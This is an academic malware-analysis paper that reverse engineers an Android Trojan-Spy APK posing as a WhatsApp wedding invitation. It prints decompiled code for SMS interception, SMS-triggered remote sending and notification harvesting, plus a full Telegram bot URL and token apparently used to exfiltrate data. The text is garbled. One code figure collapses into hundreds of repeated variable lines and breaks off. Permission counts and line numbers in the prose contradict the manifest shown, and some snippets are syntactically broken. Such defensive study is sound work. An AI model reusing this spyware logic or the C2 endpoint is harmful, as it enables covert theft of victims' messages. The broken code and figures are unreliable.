



Volume XI Issue 2 Year 2026 | Page 497-508 | ISSN: 2527-9866

Received: 24-04-2026 | Revised: 30-04-2026 | Accepted: 24-05-2026

Characteristic Analysis of Trojan-Spy Malware on the Android Operating System through a Reverse Engineering Approach

Nur Muhamad Abdul Mutholib Fimbay¹, Diah Risqiwati²

^{1,2}University of Muhammadiyah Malang, Malang, East Java, Indonesia, 65144

e-mail: tholibfimbay07@webmail.umm.ac.id¹, risqiwati@umm.ac.id²

*Correspondence: tholibfimbay07@webmail.umm.ac.id

Abstract: The rapid advancement of communication technology has led to the widespread use of Android devices, accompanied by an increasing number of security threats, including Trojan-Spy malware. This type of malware often disguises itself as a legitimate application while covertly collecting and transmitting sensitive data. This study analyzes the characteristics of Trojan-Spy malware on the Android OS using a reverse engineering approach. The analysis focuses on a real-case sample, *UndanganPernikahan.apk*, which was distributed through WhatsApp using a social engineering. The research was conducted through several stages, including initialization, decompilation, static analysis, code reversing, behavioral analysis, and quantitative runtime evaluation. The main contribution of this study lies in the detailed characterization of a Trojan-Spy sample as an integrated threat, combining SMS interception, notification harvesting, remote command execution, and data exfiltration through a Telegram-based command-and-control channel. The findings also demonstrate how the malware conceals its activity through WebView-based camouflage and control-flow manipulation. In addition, runtime analysis confirms that these malicious functions are actively executed and significantly impact system performance. These results show that reverse engineering is not only effective for identifying malware structure, but also for reconstructing its operational behavior in real-world attack scenarios, particularly those involving socially engineered distribution through messaging platforms.

Keywords: Android, Malicious Software, Trojan-Spy, Reverse Engineering

1. Introduction

The rapid advancement of information and communication technology has significantly accelerated the widespread use of mobile devices worldwide. The Android operating system, as an open-source platform and the most widely used mobile operating system, offers flexibility in application development and distribution through various channels, including the Google Play Store and third-party application stores. Statistically, the Android operating system is used by approximately 1.8 billion users worldwide [1]. In Indonesia, Android dominates the market share, reaching 88.46% [2]. Given this massive user base, cybersecurity risks have increased proportionally. Consequently, developers of malicious software, or malware, frequently target mobile users operating on the Android platform as primary victims of malware attacks [3].

Malicious software, commonly referred to as malware, is harmful software designed to damage systems, steal sensitive data, or provide unauthorized access to malicious actors [4]. On Android devices, malware often infiltrates systems through APK files that appear legitimate and non-suspicious. Malware can be classified into several categories, including dangerous types such as viruses, worms, and Trojan horses, which may also create backdoors capable of stealing personal information or taking control of infected systems [5]. Trojan-Spy is a type of malware specifically designed to collect sensitive information from victim devices, such as login credentials, text messages, call logs, and even banking information. This type of malware

operates covertly and frequently disguises itself as a legitimate application, making it difficult to detect by users or standard security mechanisms. Trojan-Spy is often exploited for digital fraud through communication devices, which has become one of the most alarming forms of cybercrime in Indonesia. According to a national survey, more than 98.3% of respondents have been targeted by fraudulent messages, which frequently include malicious links containing malware [6]. These attacks are commonly distributed through popular applications such as WhatsApp, which is used by 90.9% of internet users in the country. The attack patterns typically involve sending messages containing links or APK-format files disguised as wedding invitations or package delivery tracking notifications [7]. This phenomenon demonstrates the vulnerability of smartphone users' digital security to increasingly sophisticated malware attacks, highlighting the urgent need for comprehensive threat detection and cybersecurity analysis to effectively protect users.

Malware analysis is conducted to identify characteristics, attack patterns, and protective measures in order to anticipate system infections, particularly within Android-based operating systems [8]. Common approaches to malware detection include signature-based and behavior-based methods, both of which analyze suspicious activities performed by programs or applications. These approaches form a critical foundation for identifying and understanding cyber threats in greater depth [9]. Among the most widely used malware analysis techniques is reverse engineering, which involves deconstructing and systematically examining software [10]. The objective of this method is to extract embedded information from malware, uncover previously unknown details, and identify its characteristic patterns [11].

Previous studies provide important foundations for Android malware analysis research. Adnyana demonstrated that reverse engineering combined with static analysis is effective for identifying malware distributed through instant messaging platforms by analyzing APK structures and revealing infection mechanisms [12]. Similarly, Kurnai et al. applied a hybrid analysis approach combining static and dynamic techniques to examine malware development trends and behavioral characteristics using emulator-based environments and supporting forensic tools [13]. Despite these contributions, existing studies primarily focus on general malware analysis, methodological validation, or trend identification. Limited attention has been given to the detailed characterization of Trojan-Spy malware distributed through WhatsApp-based social engineering attacks, particularly regarding how multiple malicious capabilities can be integrated within a single application. The combined implementation of SMS interception, notification harvesting, remote command execution, and messaging-based command-and-control communication remains insufficiently explored in previous reverse-engineering research. Therefore, this study conducts a case-based analysis of a deceptive APK distributed via WhatsApp to examine Trojan-Spy malware as an integrated operational threat rather than an isolated malicious component.

Based on the identified issues, supported by previous studies and the increasing prevalence of Trojan-Spy malware on Android devices, further in-depth and specific analysis of malware characteristics is required. This study aims to identify and analyze the characteristics of Trojan-Spy malware on the Android operating system using a reverse engineering approach. By understanding its operational patterns, obfuscation techniques, and targeted data types, the findings of this research are expected to serve as a reference for the development of more effective malware detection and mitigation systems, as well as to contribute to the body of cybersecurity literature, particularly within the context of the Android operating system.

2. Methods

The research methodology employed in this study applies a reverse engineering approach, which constitutes one of the fundamental techniques for understanding malware behavior. This approach is utilized to deconstruct and analyze malicious software by extracting relevant digital evidence [14]. It serves as a critical element in identifying how malware operates, recognizing patterns of malicious behavior, and obtaining essential information that can be further analyzed to support mitigation efforts against malware attacks on mobile devices, particularly those based on the Android platform [15]. Malware is often intentionally designed to evade security mechanisms and complicate traditional analytical processes. Therefore, reverse engineering represents a strategic solution for dismantling these protective layers and gaining a deeper understanding of the internal characteristics of malicious applications [16]. The research workflow is illustrated in the following figure.




Figure 1. Research Flow

A. Initialize

At this stage, the researcher collects malware samples to be analyzed. The samples are in the form of APK (Android Package Kit) files, which constitute the standard file format used to distribute and install applications on the Android operating system [14]. This stage served as the initial entry point of the analysis process. The APK file, obtained from a WhatsApp-distributed link, was first validated using VirusTotal to confirm whether the file exhibited suspicious characteristics before proceeding to deeper analysis. The sample was then recorded using its SHA-256 hash to maintain integrity during the analysis process.

B. Decompilation

The collected APK files cannot be directly interpreted because they consist of binary code (bytecode). Therefore, a decompilation process was required to convert the APK into a format that could be examined manually. In this study, JADX-GUI version 1.5.2 was used to reconstruct the Java source code and inspect the application package structure, classes, and methods associated with suspicious behavior. The decompiled output was then reviewed to identify the main components of the application and to determine which parts required deeper static examination [14].

C. Static Analysis

Following the decompilation process, static analysis was conducted on the obtained source code. This analysis was performed without executing the application, relying instead on direct examination of the code [17]. This stage focused on examining the AndroidManifest.xml file,

application components, imported libraries, hardcoded strings, and permission requests. The analysis was used to identify indicators commonly associated with malicious Android applications, such as access to SMS messages, background execution permissions, external communication endpoints, and functions that could transmit data outside the device. The objective was to identify indications of malicious behavior, such as unauthorized access to personal data, suspicious permission requests, connections to external servers, and functions designed to transmit data outside the device. This stage made it possible to recognize malware behavior patterns before the application was executed in a controlled testing environment [17].

D. Code Reversing

Code reversing was conducted to examine the internal execution flow of the application more deeply. This stage extended static analysis by tracing method relationships, control flow, and the use of classes that were not immediately visible during initial inspection. The purpose of this process was to uncover concealed logic, identify obfuscation patterns, and determine how the application executed its malicious functions [18]. In this study, code reversing was used to trace how the application redirected its entry point, handled SMS-related functions, and constructed outbound communication through dynamic strings or hidden routines. The analysis also focused on identifying structural techniques used to hide malicious behavior, such as alias activities, non-descriptive variable names, and the use of web content as a camouflage interface [18].

E. Behavior Analysis


Behavioral analysis was performed by executing the malware sample within a controlled sandbox environment to directly observe runtime activities, including file system modification, network communication, and process behavior, which are essential for assessing the actual impact of malware on devices and user data [14]. The analysis employed Cuckoo Sandbox 2.0.7 running on a Windows 11 (64-bit) host system, while the sample was executed in an isolated Android 10 emulator with Google services disabled and monitored network traffic. Runtime artifacts such as process logs, file system activity, network traffic, and SMS-related events were recorded during two execution sessions of approximately 25 minutes each. The application was actively interacted with to trigger potential malicious functions. Behaviors were classified as malicious when involving unauthorized SMS operations, persistent background execution, unsolicited external communication, or access to sensitive user data. The behavioral findings were subsequently correlated with static analysis and code reversing results to validate consistency and strengthen analytical reliability.

3. Results and Discussion

A. Initialize

At the initial stage of this study, an identification and acquisition process was conducted on a file suspected of containing malware. The sample under examination was *undanganpernikahan.apk*, obtained through a link distributed via the instant messaging application WhatsApp. The file was disguised as a digital wedding invitation application. The selected sample represents a real-case Trojan-Spy attack distributed through WhatsApp using a social engineering approach in the form of a wedding invitation. This type of attack has been widely reported in Indonesia, making it relevant for in-depth case-based analysis. The initialization process involved analyzing the application's metadata, the results of which are presented in the following table. In addition to metadata inspection, the sample was preliminarily analyzed using a VirusTotal scanning platform to confirm its malicious indication. The results showed that the file was flagged by multiple detection engines, supporting its classification as a suspicious application.\

Table 1. Malware Application Metadata

Filename	Size (Mb)	File Type	SHA-256	Permission
Undangan Pernikahan  .apk	4,61	Android (Executable, Mobile, Android, Apk)	1c03adc2360a881a1a18936c1dba4c3b57ddf92304255e82aec585fb49ad0515	Android.permission.SEND_SMS Android.permission.RECEIVED_SMS Android.permission.READ_SMS

This initialization stage is critical, as it establishes the foundation for determining whether the analyzed file warrants further investigation. The preliminary findings indicate that *undanganpernikahan.apk* employed a convincing name and presentation to avoid suspicion. Its distribution through WhatsApp suggests that the malware leveraged private social networks to accelerate its propagation. The presence of system permission requests that were not relevant to the application’s apparent functionality constitutes a strong indicator of potential malicious activity concealed behind its seemingly simple purpose. Based on these indicators, the file *undanganpernikahan.apk* was classified as a potential malware sample and deemed suitable for further examination through decompilation and subsequent static analysis in the following stages. From a threat analysis perspective, the combination of deceptive application naming, distribution via private messaging platforms, and the presence of unrelated sensitive permissions reflects a common social engineering strategy used in Trojan-Spy malware. Such attacks typically rely on user trust and informal communication channels to bypass traditional security awareness mechanisms.

B. Decompilation

At the decompilation stage, the APK file was converted into a human-readable source code format to facilitate analysis of the application’s internal structure and behavior. This process was conducted using JADX-GUI, a graphical user interface–based tool that enables interactive and efficient exploration of Java code extracted from APK files. The results of the decompilation process are presented in Figure 2.



Figure 2. Decompilation Results

Based on the decompilation results, the application exhibits a structured directory organization consisting of several core components. The main package uses the naming convention `com.example.myapplication`, which corresponds to the default package name generated by Android Studio and indicates that the application was likely developed rapidly without a clearly identifiable developer identity. The application contains primary classes, namely `MainActivity` and `MainActivityAlias`, which function as the main entry points during execution. In addition to these components, several supporting classes were identified within the main package,

including ReceiveSms, SendSMS, NotificationService, and multiple anonymous class implementations. The presence of these classes reflects a modular architecture in which different components are responsible for handling specific operational tasks such as SMS processing, notification monitoring, and background execution. The application also references several external libraries and supporting packages, including okhttp3, kotlin, coroutines, android.support.v4, and androidx, which are commonly used in Android application development and facilitate network communication and asynchronous processing. Structurally, the combination of specialized classes suggests a modular design frequently observed in Android malware, where data collection, command execution, and persistence mechanisms are separated into independent modules. The coexistence of MainActivity and MainActivityAlias further indicates potential manipulation of the application entry point to obscure the actual execution flow and conceal malicious logic during initial inspection. Moreover, the inclusion of networking libraries such as okhttp3 strengthens the indication of external communication capability, commonly associated with command-and-control (C2) operations. Overall, these structural characteristics demonstrate that the application operates not as a simple standalone program but as an integrated system supporting data interception, remote communication, and persistent background activity, forming the basis for subsequent static and behavioral analysis.

C. Static Analysis

Static analysis is a method of examining an APK file without executing the application. Its objective is to identify the application structure, requested permissions, and potentially malicious code segments that may indicate suspicious activity. The following presents the results of the static analysis conducted on the file *Undangan Pernikahan.apk*.

1. AndroidManifest.xml

The AndroidManifest.xml file is the primary configuration file in an Android application. It declares the application components and the permissions required for execution. Based on the decompilation results, this file requests several sensitive permissions that pose potential risks to user privacy. The contents of the AndroidManifest.xml file are illustrated in the following figure.

```

1 <manifest xmlns:android="http://schemas.android.com/apk/res/android"
2   package="com.google.android"
3   android:versionCode="13"
4   android:versionName="1.0"
5   compileSdkVersion="33"
6   android:targetSdkVersion="32"
7   android:minSdkVersion="28"
8   >
9   <uses-permission android:name="android.permission.RECEIVE_SMS" />
10  <uses-permission android:name="android.permission.INTERNET" />
11  <uses-permission android:name="android.permission.READ_SMS" />
12  <uses-permission android:name="android.permission.SEND_SMS" />
13  <uses-permission android:name="android.permission.WAKE_LOCK" />
14  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />
15  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />
16  </manifest>

```

Figure 3. Permission on AndroidManifest.xml

Based on Figure 3, the malware requests eight permissions. These permissions include: *RECEIVE_SMS* (line 15), *READ_SMS* (line 22), *SEND_SMS* (line 25), *INTERNET* (line 19), *ACCESS_NETWORK_STATE* (line 31), *RECEIVE_BOOT_COMPLETED* (line 34), *WAKE_LOCK* (line 28), and *BACKGROUND_SERVICE* (line 37). The *RECEIVE_SMS* permission allows the application to receive incoming SMS messages. The *READ_SMS* permission enables the application to read SMS content. The *SEND_SMS* permission allows the application to send SMS messages without user confirmation. The *INTERNET* permission grants full internet access. The *ACCESS_NETWORK_STATE* permission enables the application to monitor the device’s network status. The *RECEIVE_BOOT_COMPLETED* permission allows the application to automatically execute when the device finishes booting. The *WAKE_LOCK* permission prevents the device

from entering sleep mode. The *FOREGROUND_SERVICE* permission enables the application to run continuously in the foreground. The combination of these permissions indicates a high potential for abuse, particularly in relation to unauthorized SMS interception, data transmission, and persistent background activity.

2. MainActivity.java

The MainActivity.java file functions as the entry point of the application. The analysis identified several suspicious behaviors within this component. A screenshot of the MainActivity content is presented in the following figure.

```

43 private BroadcastReceiver onNotice = new BroadcastReceiver() { // from class: com.example.myapplication
44     @Override // android.content.BroadcastReceiver
45     public void onReceive(Context context, Intent intent) {
46         String stringExtra = intent.getStringExtra("package");
47         String stringExtra2 = intent.getStringExtra("title");
48         String stringExtra3 = intent.getStringExtra("text");
49         Intent intent2 = intent.getStringExtra("id");
50         new TableRow(MainActivity.this.getApplicationContext()).setLayoutParams(new TableRow.LayoutParams(
51             TableRow.LayoutParams.MATCH_PARENT, TableRow.LayoutParams.WRAP_CONTENT);
52         TextView textView = new TextView(MainActivity.this.getApplicationContext());
53         textView.setLayoutParams(new TableRow.LayoutParams(-2, -2, 1.0f));
54         textView.setTextSize(12.0f);
55         textView.setTextColor(Color.parseColor("#000000"));
56         textView.setText(Html.fromHtml("From : " + stringExtra2 + " | Message : </b>" + stringExtra3));
57     }
58     @Override // okhttp3.Call.Callback
59     public void onFailure(Call call, IOException iOException) {
60         iOException.printStackTrace();
61     }
62     @Override // okhttp3.Call.Callback
63     public void onResponse(Call call, Response response) throws IOException {
64         Log.d("demo1", "OnResponse: Thread Id " + Thread.currentThread().getId());
65         if (response.isSuccessful()) {
66             response.body().string();
67         }
68     }
69 }

```

Figure 4. MainActivity.java onReceive Function

The application explicitly requests permission to read and send SMS messages at runtime. In addition, it captures notifications from other applications using a broadcast receiver mechanism. The intercepted notifications include the package name, title, and text content from other applications. Subsequently, the collected data are transmitted to an external server via the Telegram Bot API using the URL: <https://api.telegram.org/bot6817255304:AAGrKP47SpbAnIu7GyKITnA6OgLmK4q3Y/sendMessage>. Furthermore, the application embeds commands to send promotional SMS messages to specific numbers without user interaction. If the user denies the requested permissions, the application continues to transmit device information, such as brand and model, to Telegram before forcibly terminating itself. This behavior demonstrates an intentional design to exfiltrate data regardless of user consent.

3. SendSMS.java

The SendSMS.java file operates as a receiver activated when the device receives an incoming SMS. Several concealed functionalities were identified during analysis. A screenshot of the relevant functions is shown below.

```

18 public class SendSMS extends BroadcastReceiver {
19     private final OkHttpClient client = new OkHttpClient();
20     final String TAG = "demo";
21
22     @Override // android.content.BroadcastReceiver
23     public void onReceive(Context context, Intent intent) {
24         Bundle extras;
25         Bundle bundle;
26         String str = "";
27         String str2 = "";
28         if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") && (extras = intent
29             .getExtras() != null)) {
30             Object[] objArr = (Object[]) extras.get("pdus");
31             SmsMessage[] smsMessageArr = new SmsMessage[objArr.length];
32             int i = 0;
33             while (i < smsMessageArr.length) {
34                 smsMessageArr[i] = SmsMessage.createFromPdu((byte[]) objArr[i]);
35                 smsMessageArr[i].getOriginatingAddress();
36                 String messageBody = smsMessageArr[i].getMessageBody();
37                 messageBody.replace(":", " ").replace("?", " ").replace("?", " ");
38                 String str3 = messageBody.split(str2)[0];
39                 String str4 = messageBody.split(str2)[1];
40                 String str5 = messageBody.split(str2)[2];
41                 String str6 = str;
42                 String str7 = str2;
43                 if (Integer.parseInt(str3.toString()) == 5555) {
44                     SmsManager.getDefault().sendTextMessage(str4, null, str5, null, null);
45                     bundle = extras;
46                     try {
47                         this.client.newCall(new Request.Builder().url("https://api.telegram.org
48                             /sendMessage").build()).execute();
49                     } catch (IOException iOException) {

```

Figure 5. SendSMS.java Function

The static analysis of SendSMS.java reveals that this component is capable of receiving instructions via SMS and automatically executing SMS transmissions to other numbers. These actions are performed covertly, without direct user interaction. The class is designed to monitor all incoming SMS messages. If a received message follows a specific pattern comprising three segments separated by commas, with the first segment containing a predefined command code (e.g., “5555”)—the application interprets it as a remote command. The second segment specifies the destination number, while the third segment defines the message content to be sent. Upon execution of the SMS transmission, the application also reports the successful execution of the command to a

third party through the Telegram API. The report includes the destination number and the transmitted message content, without the user’s knowledge. This functionality indicates that SendSMS.java does not function merely as a passive listener but rather as a remote command executor. Such capabilities enable the application to be exploited for fraudulent activities, spam distribution, or the dissemination of misleading information from the victim’s device.

4. ReceiveSMS.java

The ReceiveSms.java file also manages SMS reception, but with a primary focus on collecting device information and SMS content. A screenshot of the relevant function is presented below.

```

@SuppressLint("StaticFieldLeak")
public class ReceiveSms extends BroadcastReceiver {
    private final BroadcastReceiver client = new BroadcastReceiver();
    final String TAG = "ReceiveSms";

    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Bundle extras;
        String str = " ";
        if (intent.getAction().equals("android.provider.Telephony.SMS_RECEIVED") || (extras != null)) {
            return;
        }
        try {
            Object[] objArr = (Object[]) extras.get("sms");
            SmsMessage[] smsMessages = new SmsMessage[objArr.length];
            int i = 0;
            while (i < smsMessages.length) {
                smsMessages[i] = SmsMessage.createFromPdu(objArr[i]);
                String originalAddress = smsMessages[i].getOriginalAddress();
                String originalBody = smsMessages[i].getOriginalBody();
                String str2 = " " + Build.ID + " " + Build.MODEL + " " + Build.PRODUCT + " " + Build.BRAND + " " + Build.BOARD + " " + Build.BOOTLOADER + " " + Build.DISK;
                Request.Builder builder = new Request.Builder();
                String str3 = str + Build.ID + " " + Build.MODEL + " " + Build.PRODUCT + " " + Build.BRAND + " " + Build.BOARD + " " + Build.BOOTLOADER + " " + Build.DISK;
                String str4 = str;
                String str5 = str;
                String str6 = str;
                String str7 = str;
                String str8 = str;
                String str9 = str;
                String str10 = str;
                String str11 = str;
                String str12 = str;
                String str13 = str;
                String str14 = str;
                String str15 = str;
                String str16 = str;
                String str17 = str;
                String str18 = str;
                String str19 = str;
                String str20 = str;
                String str21 = str;
                String str22 = str;
                String str23 = str;
                String str24 = str;
                String str25 = str;
                String str26 = str;
                String str27 = str;
                String str28 = str;
                String str29 = str;
                String str30 = str;
                String str31 = str;
                String str32 = str;
                String str33 = str;
                String str34 = str;
                String str35 = str;
                String str36 = str;
                String str37 = str;
                String str38 = str;
                String str39 = str;
                String str40 = str;
                String str41 = str;
                String str42 = str;
                String str43 = str;
                String str44 = str;
                String str45 = str;
                String str46 = str;
                String str47 = str;
                String str48 = str;
                String str49 = str;
                String str50 = str;
                String str51 = str;
                String str52 = str;
                String str53 = str;
                String str54 = str;
                String str55 = str;
                String str56 = str;
                String str57 = str;
                String str58 = str;
                String str59 = str;
                String str60 = str;
                String str61 = str;
                String str62 = str;
                String str63 = str;
                String str64 = str;
                String str65 = str;
                String str66 = str;
                String str67 = str;
                String str68 = str;
                String str69 = str;
                String str70 = str;
                String str71 = str;
                String str72 = str;
                String str73 = str;
                String str74 = str;
                String str75 = str;
                String str76 = str;
                String str77 = str;
                String str78 = str;
                String str79 = str;
                String str80 = str;
                String str81 = str;
                String str82 = str;
                String str83 = str;
                String str84 = str;
                String str85 = str;
                String str86 = str;
                String str87 = str;
                String str88 = str;
                String str89 = str;
                String str90 = str;
                String str91 = str;
                String str92 = str;
                String str93 = str;
                String str94 = str;
                String str95 = str;
                String str96 = str;
                String str97 = str;
                String str98 = str;
                String str99 = str;
                String str100 = str;
                String str101 = str;
                String str102 = str;
                String str103 = str;
                String str104 = str;
                String str105 = str;
                String str106 = str;
                String str107 = str;
                String str108 = str;
                String str109 = str;
                String str110 = str;
                String str111 = str;
                String str112 = str;
                String str113 = str;
                String str114 = str;
                String str115 = str;
                String str116 = str;
                String str117 = str;
                String str118 = str;
                String str119 = str;
                String str120 = str;
                String str121 = str;
                String str122 = str;
                String str123 = str;
                String str124 = str;
                String str125 = str;
                String str126 = str;
                String str127 = str;
                String str128 = str;
                String str129 = str;
                String str130 = str;
                String str131 = str;
                String str132 = str;
                String str133 = str;
                String str134 = str;
                String str135 = str;
                String str136 = str;
                String str137 = str;
                String str138 = str;
                String str139 = str;
                String str140 = str;
                String str141 = str;
                String str142 = str;
                String str143 = str;
                String str144 = str;
                String str145 = str;
                String str146 = str;
                String str147 = str;
                String str148 = str;
                String str149 = str;
                String str150 = str;
                String str151 = str;
                String str152 = str;
                String str153 = str;
                String str154 = str;
                String str155 = str;
                String str156 = str;
                String str157 = str;
                String str158 = str;
                String str159 = str;
                String str160 = str;
                String str161 = str;
                String str162 = str;
                String str163 = str;
                String str164 = str;
                String str165 = str;
                String str166 = str;
                String str167 = str;
                String str168 = str;
                String str169 = str;
                String str170 = str;
                String str171 = str;
                String str172 = str;
                String str173 = str;
                String str174 = str;
                String str175 = str;
                String str176 = str;
                String str177 = str;
                String str178 = str;
                String str179 = str;
                String str180 = str;
                String str181 = str;
                String str182 = str;
                String str183 = str;
                String str184 = str;
                String str185 = str;
                String str186 = str;
                String str187 = str;
                String str188 = str;
                String str189 = str;
                String str190 = str;
                String str191 = str;
                String str192 = str;
                String str193 = str;
                String str194 = str;
                String str195 = str;
                String str196 = str;
                String str197 = str;
                String str198 = str;
                String str199 = str;
                String str200 = str;
                String str201 = str;
                String str202 = str;
                String str203 = str;
                String str204 = str;
                String str205 = str;
                String str206 = str;
                String str207 = str;
                String str208 = str;
                String str209 = str;
                String str210 = str;
                String str211 = str;
                String str212 = str;
                String str213 = str;
                String str214 = str;
                String str215 = str;
                String str216 = str;
                String str217 = str;
                String str218 = str;
                String str219 = str;
                String str220 = str;
                String str221 = str;
                String str222 = str;
                String str223 = str;
                String str224 = str;
                String str225 = str;
                String str226 = str;
                String str227 = str;
                String str228 = str;
                String str229 = str;
                String str230 = str;
                String str231 = str;
                String str232 = str;
                String str233 = str;
                String str234 = str;
                String str235 = str;
                String str236 = str;
                String str237 = str;
                String str238 = str;
                String str239 = str;
                String str240 = str;
                String str241 = str;
                String str242 = str;
                String str243 = str;
                String str244 = str;
                String str245 = str;
                String str246 = str;
                String str247 = str;
                String str248 = str;
                String str249 = str;
                String str250 = str;
                String str251 = str;
                String str252 = str;
                String str253 = str;
                String str254 = str;
                String str255 = str;
                String str256 = str;
                String str257 = str;
                String str258 = str;
                String str259 = str;
                String str260 = str;
                String str261 = str;
                String str262 = str;
                String str263 = str;
                String str264 = str;
                String str265 = str;
                String str266 = str;
                String str267 = str;
                String str268 = str;
                String str269 = str;
                String str270 = str;
                String str271 = str;
                String str272 = str;
                String str273 = str;
                String str274 = str;
                String str275 = str;
                String str276 = str;
                String str277 = str;
                String str278 = str;
                String str279 = str;
                String str280 = str;
                String str281 = str;
                String str282 = str;
                String str283 = str;
                String str284 = str;
                String str285 = str;
                String str286 = str;
                String str287 = str;
                String str288 = str;
                String str289 = str;
                String str290 = str;
                String str291 = str;
                String str292 = str;
                String str293 = str;
                String str294 = str;
                String str295 = str;
                String str296 = str;
                String str297 = str;
                String str298 = str;
                String str299 = str;
                String str300 = str;
                String str301 = str;
                String str302 = str;
                String str303 = str;
                String str304 = str;
                String str305 = str;
                String str306 = str;
                String str307 = str;
                String str308 = str;
                String str309 = str;
                String str310 = str;
                String str311 = str;
                String str312 = str;
                String str313 = str;
                String str314 = str;
                String str315 = str;
                String str316 = str;
                String str317 = str;
                String str318 = str;
                String str319 = str;
                String str320 = str;
                String str321 = str;
                String str322 = str;
                String str323 = str;
                String str324 = str;
                String str325 = str;
                String str326 = str;
                String str327 = str;
                String str328 = str;
                String str329 = str;
                String str330 = str;
                String str331 = str;
                String str332 = str;
                String str333 = str;
                String str334 = str;
                String str335 = str;
                String str336 = str;
                String str337 = str;
                String str338 = str;
                String str339 = str;
                String str340 = str;
                String str341 = str;
                String str342 = str;
                String str343 = str;
                String str344 = str;
                String str345 = str;
                String str346 = str;
                String str347 = str;
                String str348 = str;
                String str349 = str;
                String str350 = str;
                String str351 = str;
                String str352 = str;
                String str353 = str;
                String str354 = str;
                String str355 = str;
                String str356 = str;
                String str357 = str;
                String str358 = str;
                String str359 = str;
                String str360 = str;
                String str361 = str;
                String str362 = str;
                String str363 = str;
                String str364 = str;
                String str365 = str;
                String str366 = str;
                String str367 = str;
                String str368 = str;
                String str369 = str;
                String str370 = str;
                String str371 = str;
                String str372 = str;
                String str373 = str;
                String str374 = str;
                String str375 = str;
                String str376 = str;
                String str377 = str;
                String str378 = str;
                String str379 = str;
                String str380 = str;
                String str381 = str;
                String str382 = str;
                String str383 = str;
                String str384 = str;
                String str385 = str;
                String str386 = str;
                String str387 = str;
                String str388 = str;
                String str389 = str;
                String str390 = str;
                String str391 = str;
                String str392 = str;
                String str393 = str;
                String str394 = str;
                String str395 = str;
                String str396 = str;
                String str397 = str;
                String str398 = str;
                String str399 = str;
                String str400 = str;
                String str401 = str;
                String str402 = str;
                String str403 = str;
                String str404 = str;
                String str405 = str;
                String str406 = str;
                String str407 = str;
                String str408 = str;
                String str409 = str;
                String str410 = str;
                String str411 = str;
                String str412 = str;
                String str413 = str;
                String str414 = str;
                String str415 = str;
                String str416 = str;
                String str417 = str;
                String str418 = str;
                String str419 = str;
                String str420 = str;
                String str421 = str;
                String str422 = str;
                String str423 = str;
                String str424 = str;
                String str425 = str;
                String str426 = str;
                String str427 = str;
                String str428 = str;
                String str429 = str;
                String str430 = str;
                String str431 = str;
                String str432 = str;
                String str433 = str;
                String str434 = str;
                String str435 = str;
                String str436 = str;
                String str437 = str;
                String str438 = str;
                String str439 = str;
                String str440 = str;
                String str441 = str;
                String str442 = str;
                String str443 = str;
                String str444 = str;
                String str445 = str;
                String str446 = str;
                String str447 = str;
                String str448 = str;
                String str449 = str;
                String str450 = str;
                String str451 = str;
                String str452 = str;
                String str453 = str;
                String str454 = str;
                String str455 = str;
                String str456 = str;
                String str457 = str;
                String str458 = str;
                String str459 = str;
                String str460 = str;
                String str461 = str;
                String str462 = str;
                String str463 = str;
                String str464 = str;
                String str465 = str;
                String str466 = str;
                String str467 = str;
                String str468 = str;
                String str469 = str;
                String str470 = str;
                String str471 = str;
                String str472 = str;
                String str473 = str;
                String str474 = str;
                String str475 = str;
                String str476 = str;
                String str477 = str;
                String str478 = str;
                String str479 = str;
                String str480 = str;
                String str481 = str;
                String str482 = str;
                String str483 = str;
                String str484 = str;
                String str485 = str;
                String str486 = str;
                String str487 = str;
                String str488 = str;
                String str489 = str;
                String str490 = str;
                String str491 = str;
                String str492 = str;
                String str493 = str;
                String str494 = str;
                String str495 = str;
                String str496 = str;
                String str497 = str;
                String str498 = str;
                String str499 = str;
                String str500 = str;
                String str501 = str;
                String str502 = str;
                String str503 = str;
                String str504 = str;
                String str505 = str;
                String str506 = str;
                String str507 = str;
                String str508 = str;
                String str509 = str;
                String str510 = str;
                String str511 = str;
                String str512 = str;
                String str513 = str;
                String str514 = str;
                String str515 = str;
                String str516 = str;
                String str517 = str;
                String str518 = str;
                String str519 = str;
                String str520 = str;
                String str521 = str;
                String str522 = str;
                String str523 = str;
                String str524 = str;
                String str525 = str;
                String str526 = str;
                String str527 = str;
                String str528 = str;
                String str529 = str;
                String str530 = str;
                String str531 = str;
                String str532 = str;
                String str533 = str;
                String str534 = str;
                String str535 = str;
                String str536 = str;
                String str537 = str;
                String str538 = str;
                String str539 = str;
                String str540 = str;
                String str541 = str;
                String str542 = str;
                String str543 = str;
                String str544 = str;
                String str545 = str;
                String str546 = str;
                String str547 = str;
                String str548 = str;
                String str549 = str;
                String str550 = str;
                String str551 = str;
                String str552 = str;
                String str553 = str;
                String str554 = str;
                String str555 = str;
                String str556 = str;
                String str557 = str;
                String str558 = str;
                String str559 = str;
                String str560 = str;
                String str561 = str;
                String str562 = str;
                String str563 = str;
                String str564 = str;
                String str565 = str;
                String str566 = str;
                String str567 = str;
                String str568 = str;
                String str569 = str;
                String str570 = str;
                String str571 = str;
                String str572 = str;
                String str573 = str;
                String str574 = str;
                String str575 = str;
                String str576 = str;
                String str577 = str;
                String str578 = str;
                String str579 = str;
                String str580 = str;
                String str581 = str;
                String str582 = str;
                String str583 = str;
                String str584 = str;
                String str585 = str;
                String str586 = str;
                String str587 = str;
                String str588 = str;
                String str589 = str;
                String str590 = str;
                String str591 = str;
                String str592 = str;
                String str593 = str;
                String str594 = str;
                String str595 = str;
                String str596 = str;
                String str597 = str;
                String str598 = str;
                String str599 = str;
                String str600 = str;
                String str601 = str;
                String str602 = str;
                String str603 = str;
                String str604 = str;
                String str605 = str;
                String str606 = str;
                String str607 = str;
                String str608 = str;
                String str609 = str;
                String str610 = str;
                String str611 = str;
                String str612 = str;
                String str613 = str;
                String str614 = str;
                String str615 = str;
                String str616 = str;
                String str617 = str;
